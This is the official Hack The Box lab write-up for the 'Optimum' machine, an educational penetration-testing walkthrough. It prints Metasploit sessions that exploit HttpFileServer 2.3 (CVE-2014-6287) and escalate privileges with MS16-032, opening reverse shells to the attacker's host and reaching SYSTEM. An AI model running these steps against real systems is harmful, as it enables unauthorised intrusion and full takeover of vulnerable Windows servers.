Hack The Box
PEN-TESTING LABS

Optimum

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Prepared By: Alexander Reid (Arrexel)

Machine Author: ch4p

Difficulty: Easy

Classification: Official

SYNOPSIS

Optimum is a beginner-level machine which mainly focuses on enumeration of services with known exploits. Both exploits are easy to obtain and have associated Metasploit modules, making this machine fairly simple to complete.

Skills Required


- Basic knowledge of Windows
- Enumerating ports and services

Skills Learned

- Identifying vulnerable services
- Identifying known exploits
- Basic Windows privilege escalation techniques

Enumeration

Nmap




Target: 10.10.10.8
Profile: Intense scan
Command: nmap -T4 -A -v 10.10.10.8

	Port	Protocol	State	Service	Version
✓	80	tcp	open	http	HttpFileServer httpd 2.3

Nmap reveals just one open service, which is HttpFileServer version 2.3. A bit of searching reveals that this particular version has a remote command execution vulnerability (CVE-2014-6287).

Exploitation

This particular vulnerability happens to have a Metasploit module available, which will be used here as the target system is Windows-based and Metasploit is very handy for Windows privilege escalation. As a side note, a proof of concept is available on exploit-db, although it does require some modification to make functional (https://www.exploit-db.com/exploits/39161/). In this case, **exploit/windows/http/rejetto_hfs_exec** will do.



```
msf exploit(rejetto_hfs_exec) > use exploit/windows/http/rejetto_hfs_exec
msf exploit(rejetto_hfs_exec) > set rhost 10.10.10.8
rhost => 10.10.10.8
msf exploit(rejetto_hfs_exec) > set lhost 10.10.14.5
lhost => 10.10.14.5
msf exploit(rejetto_hfs_exec) > run

[*] Started reverse TCP handler on 10.10.14.5:4444
[*] Using URL: http://0.0.0.0:8080/UVC01lR
[*] Local IP: http://192.168.204.143:8080/UVC01lR
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /UVC01lR
[*] Sending stage (179267 bytes) to 10.10.10.8
[*] Meterpreter session 2 opened (10.10.14.5:4444 -> 10.10.10.8:49240) at 2017-1
0-03 23:27:54 -0400

[!] Tried to delete %TEMP%\WzZArHdoTouc.vbs, unknown result
[*] Server stopped.

meterpreter >
meterpreter > getuid
Server username: OPTIMUM\kostas
meterpreter >
```


The user flag can now be obtained from **c:\Documents and Settings\kostas\Desktop\user.txt.txt**

Privilege Escalation

Running **sysinfo** in Meterpreter shows that the target is a Windows 2012 R2 server with x64 architecture. It would be wise to migrate to an x64 process at this point, as the default reverse_tcp shell is x32 architecture. Use the **ps** command to list processes, then migrate to the **explorer.exe** process as it is x64, using the command **migrate <pid>**

Due to the unreliability of the local_exploit_suggester module on x64 systems, the best way forward is to do **search exploit/windows/local** in Metasploit and review exploits for potential target system matches.

After a bit of searching and some trial and error, **ms16_032_secondary_logon_handle_privesc** ends up successfully creating a root shell. The root flag can be obtained at **C:\Users\Administrator\Desktop\root.txt**



```
msf exploit(ms16_032_secondary_logon_handle_privesc) > run

[*] Started reverse TCP handler on 10.10.14.5:12344
[*] Writing payload file, C:\Users\kostas\edShkzY.txt...
[*] Compressing script contents...
[+] Compressed size: 3576
[*] Executing exploit script...
[*] Command shell session 6 opened (10.10.14.5:12344 -> 10.10.10.8:49169) at 201
7-10-04 02:00:21 -0400

[+] Cleaned up C:\Users\kostas\edShkzY.txt

Microsoft Windows [Version 6.3.9600]
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C:\Users\kostas>
C:\Users\kostas>whoami
whoami
nt authority\system

C:\Users\kostas>
```